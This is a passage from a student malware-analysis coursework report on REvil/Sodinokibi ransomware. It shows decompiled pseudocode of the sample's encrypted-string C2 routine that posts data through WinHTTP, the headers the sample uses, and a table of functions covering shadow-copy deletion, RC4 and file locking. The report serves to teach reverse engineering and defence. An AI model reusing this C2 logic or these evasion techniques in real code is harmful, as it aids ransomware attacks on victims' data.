15   WCHAR szHeaders[58]; // [esp+9Ch] [ebp-C8h] BYREF
16   WCHAR pwszVerb[6]; // [esp+110h] [ebp-54h] BYREF
17   struct $BC2FB811D417144E831EE3AEA4A279C8 UrlComponents; // [esp+11Ch] [ebp-48h] BYREF
18   HINTERNET hInternet; // [esp+158h] [ebp-Ch]
19   DWORD dwBufferLength; // [esp+15Ch] [ebp-8h] BYREF
20   int Buffer; // [esp+160h] [ebp-4h] BYREF
21
22   decrypt_string_here((int)&unk_A0CC28, 1255, 4u, 144, pszAgentW);// Mozilla/5.0 (Windows NT 6.1; WOW64; rv:64.0) Gecko/2
23   v5 = 0;
24   pszAgentW[72] = 0;
25   v6 = WinHttpOpen(pszAgentW, 0, 0, 0, 0);
26   result = 0;
27   dwBufferLength = (DWORD)v6;
28   if ( v6 )
29   {
30     UrlComponents.nPort = 0;
31     UrlComponents.dwStructSize = 60;
32     memset(&UrlComponents.lpszScheme, 0, 16);
33     UrlComponents.dwHostNameLength = 1;
34     memset(&UrlComponents.lpszUserName, 0, 20);
35     UrlComponents.dwUrlPathLength = 1;
36     UrlComponents.lpszExtraInfo = 0;
37     UrlComponents.dwExtraInfoLength = 0;
38     if ( !WinHttpCrackUrl(pwszUrl, 0, 0, &UrlComponents) )
39     {
```

As you can see below, the data is sent to the server via a POST request by the malware using the WinHTTP api. It is sent with headers:

- User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:64.0) Gecko/20100101 Firefox/64.0
- Content-Type: application/octet-stream
- Connection: close

Screenshot 114

```
Pseudocode-A
39     {
40       WinHttpCloseHandle(v6);
41       return 0;
42     }
43     *(_WORD *)&UrlComponents.lpszHostName[2 * UrlComponents.dwHostNameLength] = 0;
44     v8 = WinHttpConnect(v6, (LPCWSTR)UrlComponents.lpszHostName, UrlComponents.nPort, 0);
45     hInternet = v8;
46     if ( !v8 )
47     {
48       WinHttpCloseHandle(v6);
49       return 0;
50     }
51     if ( !*(_WORD *)UrlComponents.lpszUrlPath )
52       *(_WORD *)UrlComponents.lpszUrlPath = 47;
53     decrypt_string_here((int)&unk_A0CC28, 1767, 15u, 8, pwszVerb);// POST
54     v9 = 0;
55     pwszVerb[4] = 0;
56     if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
57       v9 = 0x800000;
58     v10 = WinHttpOpenRequest(v8, pwszVerb, (LPCWSTR)UrlComponents.lpszUrlPath, 0, 0, 0, v9 | 0x100);
59     if ( !v10 )
60     {
61       WinHttpCloseHandle(v6);
62       WinHttpCloseHandle(hInternet);
63       return 0;
64     }
65     v11 = 0;
66     decrypt_string_here((int)&unk_A0CC28, 971, 13u, 114, szHeaders);// Content-Type: application/octet-stream
67                                                                     // Connection: close
68     szHeaders[57] = 0;
69     do
70     {
71       if ( WinHttpSendRequest(v10, szHeaders, 0xFFFFFFFF, lpOptional, dwOptionalLength, dwOptionalLength, 0) )
72         break;
73       if ( RtlGetLastWin32Error() == 12175 )
74       {
75         Buffer = 78592;
76         if ( WinHttpSetOption(v10, 0x1Fu, &Buffer, 4u) )
77           v11 = 1;
```

I renamed the function from sub_9F6826 to c2_communication_here.

CONCLUSION

After a deep dive into the malware, we can conclude that this is the REvil Sodinokibi Ransomware that was found in 2020. After analyzing the malware using Cuckoo sandbox in the basic analysis and using IDA and 32xdbg in the advanced analysis, I was able to find more than 10 functions, as shown in screenshot 115. I can conclude that the malware employs the IAT obfuscation and Strings encryption mechanisms. While these mechanisms do not stop reverse engineering, they do make it more difficult for antivirus programmes to quickly identify the threat. Additionally, the malware gains admin rights by repeatedly asking the user for permission in the window they are using. The data are then encrypted after listing every drive on the host machine and is then delivered to a C2 server. To mitigate ransomware, employ an advanced anti-ransomware programme and keep an up-to-date antivirus programme as a first line of defence against ransomware.

Screenshot 115

Functions

Function name	Segment	Start	Length	Locals	Argumer	R
generate_ext_here	.text	009F1B80	00000130	00000048		R
get_host_info_here	.text	009F1CB0	000001A4	0000017C	00000004	R
lock_file_here	.text	009F1FDC	000000A5	00000010		R
generate_url_here	.text	009F3074	00000439	0000015C	00000004	R
check_lang_here	.text	009F3CD3	000000B7	00000050		R
delete_shadows_here	.text	009F3E42	0000009F	0000017C		R
get_dir_here	.text	009F3F3C	000000DE	00000028	00000004	R
mw_exec_here	.text	009F4B7A	000000F5	00000054		R
decrypt_string_here	.text	009F4E03	00000022	00000004	00000014	R
rc4_here	.text	009F59FC	000000D4	00000114	00000014	R
IAT_built_here	.text	009F5BCD	0000005B	00000020		R
c2_communication_here	.text	009F6826	00000226	00000168	00000014	R
jmp_IAT_built_here	.text	009F6A4D	00000005	00000000		R

In this coursework, I learned how to Analyse communication, processing and network data to derive the underlying protocol, Make use of tools to examine the memory state of a running process with the aim of deriving the underlying algorithm and Examine and evaluate the differences in tools used for reverse engineering, patching and binary mangling.

REFERENCE:

BalaGanesh. (2021, December 27). *Dynamic malware analysis – procmon to extract indicators of compromise - security investigation*. Security Investigation - Be the first to investigate. Retrieved January 12, 2023, from https://www.socinvestigation.com/dynamic-malware-analysis-procmon-to-extract-indicators-of-compromise/

Drewbatgit. (n.d.). *Programming reference for the win32 API - win32 apps*. Win32 apps | Microsoft Learn. Retrieved January 12, 2023, from https://learn.microsoft.com/en-us/windows/win32/api/

Fox, N. (2022, March 17). *How to unpack malware with X64DBG*. Varonis. Retrieved January 12, 2023, from https://www.varonis.com/blog/x64dbg-unpack-malware

Ida Freeware. (n.d.). Retrieved January 12, 2023, from https://hex-rays.com/ida-free/

Kojibhy. (n.d.). *Kojibhy/cuckoo-yara-auto: Simple python script to add Yara rules in cuckoo sandbox*. GitHub. Retrieved January 12, 2023, from https://github.com/kojibhy/cuckoo-yara-auto

OpenSecureCo. (2021, September 21). *Demos/cuckoo install at main · opensecureco/demos*. GitHub. Retrieved January 12, 2023, from https://github.com/OpenSecureCo/Demos/blob/main/Cuckoo%20Install

Regshot. SourceForge. (n.d.). Retrieved January 12, 2023, from https://sourceforge.net/projects/regshot/

Requirements¶. Requirements - Cuckoo Sandbox v2.0.7 Book. (n.d.). Retrieved January 12, 2023, from https://cuckoo.sh/docs/installation/host/requirements.html#installing-python-libraries-on-ubuntu-debian-based-distributions

Sikorski, M., & Honig, A. (2012). *Practical malware analysis the hands-on guide to dissecting malicious software*. No Starch Press.

Verdin, S. (2022, December 29). *Darkside ransomware analysis*. Dataprise. Retrieved January 12, 2023, from https://www.dataprise.com/resources/blog/darkside-ransomware-analysis/#section-2